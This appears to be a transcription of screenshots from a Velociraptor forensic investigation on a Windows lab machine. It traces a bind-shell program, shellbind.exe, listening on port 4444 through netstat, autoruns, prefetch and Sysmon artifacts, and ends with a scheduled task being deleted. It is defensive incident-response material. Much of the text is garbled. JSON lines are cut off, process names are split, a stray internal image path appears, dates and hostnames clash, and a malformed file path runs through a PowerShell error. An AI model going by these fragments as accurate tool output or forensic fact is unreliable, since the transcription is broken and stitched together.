- F.CP0AS2JE5GFAC Windows.Network.Netstat 2024-05-12T11:54:50Z
- F.CP0AJITP4BS9K Windows.EventLogs.EvtxH 2024-05-12T11:38:37Z
- F.CP0AHFS0PKFTQ Windows.System.TaskSche 2024-05-

**Artifact Collection:** Windows.Network.Netstat

**Network Connections Table Headers:** Pid, Name, Family, Type, Status, Laddr.IP, Laddr.Port, Raddr.

**Network Connections:**

Pid	Name	Family	Type	Status	Laddr.IP	Laddr.Port	Raddr.
824	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	135	0.0.0
4	System	IPv4	TCP	LISTEN	10.0.2.15	139	0.0.0
756	shellbind.e xe	IPv4	TCP	LISTEN	0.0.0.0	4444	0.0.0
1060	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	5040	0.0.0
6064	velocirapto r-v0.72.1- windows- amd64.exe	IPv4	TCP	LISTEN	127.0.0.1	8000	0.0.0
6064	velocirapto r-v0.72.1- windows- amd64.exe	IPv4	TCP	ESTAB	127.0.0.1	8000	127.0
6064	velocirapto r-v0.72.1- windows- amd64.exe	IPv4	TCP	ESTAB	127.0.0.1	8000	127.0
6064	velocirapto	IPv4	TCP	ESTAB	127.0.0.1	8000	127.0

Timestamp at the bottom: 2024-05-12T11:55:06Z

## SHELLBIND.EXE PATH:

```
ption": "Shell Light-weight Utility Library", "Signer": "(Verified) Microsoft Windows", "Compan  
tion": "Multi-User Windows USER API Client DLL", "Signer": "(Verified) Microsoft Windows", "Com  
ption": "Win32 LDAP API DLL", "Signer": "(Verified) Microsoft Windows", "Company": "Microsoft Co  
": "", "Company": "", "Image Path": "c:\\windows\\syswow64\\wow64.dll", "Version": "", "Launch Stri  
ner": "", "Company": "", "Image Path": "c:\\windows\\syswow64\\wow64win.dll", "Version": "", "Launc  
tion": "Windows Socket 2.0 32-Bit DLL", "Signer": "(Verified) Microsoft Windows", "Company": "Mi  
": "", "Company": "", "Image Path": "", "Version": "", "Launch String": "", "MD5": "", "SHA-1": "", "PESH  
ription": "Windows Explorer", "Signer": "(Verified) Microsoft Windows", "Company": "Microsoft Co  
, "Company": "", "Image Path": "", "Version": "", "Launch String": "", "MD5": "", "SHA-1": "", "PESHA-1"  
"Windows Command Processor", "Signer": "(Verified) Microsoft Windows", "Company": "Microsoft Co  
", "Image Path": "", "Version": "", "Launch String": "", "MD5": "", "SHA-1": "", "PESHA-1"  
"Windows Security notification icon", "Signer": "(Verified) Microsoft Windows", "Company": "Microso  
x Guest Additions Tray Application", "Signer": "(Verified) Microsoft Windows Hardware Compati  
r": "", "Company": "", "Image Path": "c:\\shellbind\\shellbind.exe", "Version": "", "Launch String"  
"Path": "", "Version": "", "Launch String": "", "MD5": "", "SHA-1": "", "PESHA-1": "", "PESHA-256": "", "  
ewer", "Signer": "(Verified) Microsoft Windows", "Company": "Microsoft Corporation", "Image Path  
n32", "Signer": "(Verified) Microsoft Windows", "Company": "Microsoft Corporation", "Image Path"  
eaming video", "Signer": "(Verified) Microsoft Windows", "Company": "Microsoft Corporation", "Im  
in32", "Signer": "(Verified) Microsoft Windows", "Company": "Microsoft Corporation", "Image Path  
n32", "Signer": "(Verified) Microsoft Windows", "Company": "Microsoft Corporation", "Image Path"  
in32", "Signer": "(Verified) Microsoft Windows", "Company": "Microsoft Corporation", "Image Path  
Win32", "Signer": "(Verified) Microsoft Windows", "Company": "Microsoft Corporation", "Image Pat  
rage System Library", "Signer": "(Verified) Microsoft Windows", "Company": "Microsoft Corporati  
MI Viewer" "Signer": "(Verified) Microsoft Windows" "Company": "Microsoft Corporation" "Image
```

## CREATION TIME:

Screenshot of a log analysis tool interface showing a list of artifacts and their details, along with a preview of PowerShell command output.

**Artifacts Table Headers:**

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
-------	--------	-----------	---------	-------------	---------	----	------

**Artifacts Data:**

✓	F.CP0AUNGSMBQP6	Windows.System.PowerShe ll	2024-05-11	2024-05-12T12:00:30Z	admin	0 b	1
✓	F.CP0AUAU37957U	Windows.System.PowerShe ll	2024-05-11	2024-05-12T11:59:39Z	admin	0 b	1
✓	F.CP0ASH6UH2I4G	Windows.Sysinternals.Au toruns	2024-05-12T11:55:48Z	2024-05-12T11:56:57Z	admin	0 b	1351
✓	F.CP0AS2JE5GFAC	Windows.Network.Netstat	2024-05-12T11:54:50Z	2024-05-12T11:54:52Z	admin	0 b	112

**Selected Artifact Preview:** Windows.System.PowerShell

**Stdout Content:**

```
#< CLIXML <Objs Version="1.1.0.1"
xmlns="http://schemas.microsoft.com/powershell/2004
/04"><Obj S="progress" RefId="0"><TN RefId="0">
<T>System.Management.Automation.PSCustomObject</T>
<T>System.Object</T></TN><MS><I64
N="SourceId">1</I64><PR N="Record"><AV>Preparing
modules for first use.</AV><AI>0</AI><Nil />
<PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR>
<SD> </SD></PR></MS></Obj><S S="Error">dir : Cannot
find path 'C:\c:\shellbind\shellbind.exe' because
it does not exist._x000D__x000A_</S><S S="Error">At
line:1 char:1_x000D__x000A_</S><S S="Error">+ dir
C:/c:\shellbind\shellbind.exe_x000D__x000A_</S><S
S="Error">+
~~~~~_x000D__x000A_</
S><S S="Error"> + CategoryInfo : ObjectNotFound:
(C:\c:\shellbind\shellbind.exe:String) [Get-
ChildItem], ItemNotFoundException_x000D__x000A_</S><S
S="Error"> ption_x000D__x000A_</S><S S="Error"> +
FullyQualifiedErrorId :
PathNotFound,Microsoft.PowerShell.Commands.GetChild
ItemCommand_x000D__x000A_</S><S S="Error">
_x000D__x000A_</S></Objs>
```

**Page Navigation:** 10 25 30 50 Showing 1 to 1 of 1    8 Goto Page

**Timestamp:** 2024-05-12T12:01:18Z

## PREFETCH:

Screenshot of a forensic tool interface showing prefetch data.

Toolbar: Home, New, Open, Save, Import, Export, Filter, Sort, Help, User.

Header: DESKTOP-IECJBBI Connected admin

Table Headers: State, FlowId, Artifacts, Created, Last Active, Creator, Mb, Rows.

Table Data:

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✓	F.CP0AVKNEH5QFU	Windows.Forensics.Prefetch	2024-05-12T12:02:26Z	2024-05-12T12:02:30Z	admin	0 b	1
✓	F.CP0AUNGSMBQP6	Windows.System.PowerShell	2024-05-11T12:00:30Z	2024-05-12T12:00:30Z	admin	0 b	1
✓	F.CP0AUAU37957U	Windows.System.PowerShell	2024-05-12T11:59:39Z	2024-05-12T11:59:41Z	admin	0 b	1
✓	F.CP0ASH6UH2I4G	Windows.Sysinternals.Authoruns	2024-05-12T11:55:48Z	2024-05-12T11:56:57Z	admin	0 b	1351

Bottom Buttons: Artifact Collection, Uploaded Files, Requests, Results (highlighted), Log, Notebook.

Search Bar: Windows.Forensics.Prefetch

Artifact Preview:

```


_SCHeader Executable FileSize Hash Version LastRunTimes Run
+ SHELLBIND.EXE 6700 0X220D76C5 Win10 (30)
  {
    "Version": "Win10 (30)"
    "Signature": "SCA"
    "FileSize": 6700
    "Executable": "SHELLBIND.EXE"
    "Hash": 57130771
  }
  {
    "Info": {
      "LastRunTimes": [
        {
          "Date": "2024-05-12T12:00:30Z",
          "Int": 13359988301921040
        },
        {
          "Date": "2024-05-12T12:00:30Z"
        }
      ]
    }
  }

```

Timestamp: 2024-05-12T12:02:46Z

**SYSMON LOGS:**

```
0", "ProcessId":424, "Image": "C:\\Windows\\System32\\svchost.exe", "TargetObject": "\\REGISTRY\\Id":424, "Image": "C:\\Windows\\System32\\svchost.exe", "TargetObject": "\\REGISTRY\\A\\{5d4560 reedge.net", "QueryStatus": "0", "QueryResults": "type: 5 fp-vp.ec.azureedge.net;type: 5 cs9. \\Downloads\\7z2301-x64.exe", "User": "DESKTOP-IECJBJI\\abdul"}, "Message": "Process terminated: 24, "Image": "C:\\Windows\\System32\\svchost.exe", "TargetObject": "HKU\\S-1-5-21-2084553860-39 } , "Image": "C:\\Windows\\Explorer.EXE", "TargetObject": "HKU\\S-1-5-21-2084553860-3995606750-26 ational.evtx"} es (x86)\\Google\\GoogleUpdater\\126.0.6462.0\\updater.exe", "FileVersion": "126.0.6462.0", "D -2B02-000000000C00!\\nProcessId: 2596!s!\\nImage: C:\\Program Files (x86)\\Google\\GoogleUp 24-05-12T11:48:40Z", "Channel": "Microsoft-Windows-Sysmon/Operational", "EventRecordID": 3672, "Explorer.EXE", "TargetFilename": "C:\\PUP\\pup5\\pup5\\pup5.bat", "CreationUtcTime": "2024-05-1 xplorer.EXE", "TargetFilename": "C:\\PUP\\pup5\\pup5\\remove_pup5.bat", "CreationUtcTime": "202 s (x86)\\Google\\GoogleUpdater\\126.0.6462.0\\updater.exe", "FileVersion": "126.0.6462.0", "De , "ParentProcessGuid": "13299C5D-AC98-6640-2B02-000000000C00", "ParentProcessId": 2596, "ParentI \"--attachment=C:\\Program Files (x86)\\Google\\GoogleUpdater\\updater.log\" --initial-cl \\\Microsoft-Windows-Sysmon%4Operational.evtx"}
```

**REMEDIATION:**

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..

C:\Windows>cd ..

C:>cd Users

C:\Users>cd abdul

C:\Users\abdul>cd Desktop

C:\Users\abdul\Desktop>repackged_velociraptor.exe service install
C:\Users\abdul\Desktop>repackged_velociraptor.exe service install

C:\Users\abdul\Desktop>schtasks /delete /tn SecurityScript /f
SUCCESS: The scheduled task "SecurityScript" was successfully deleted.
```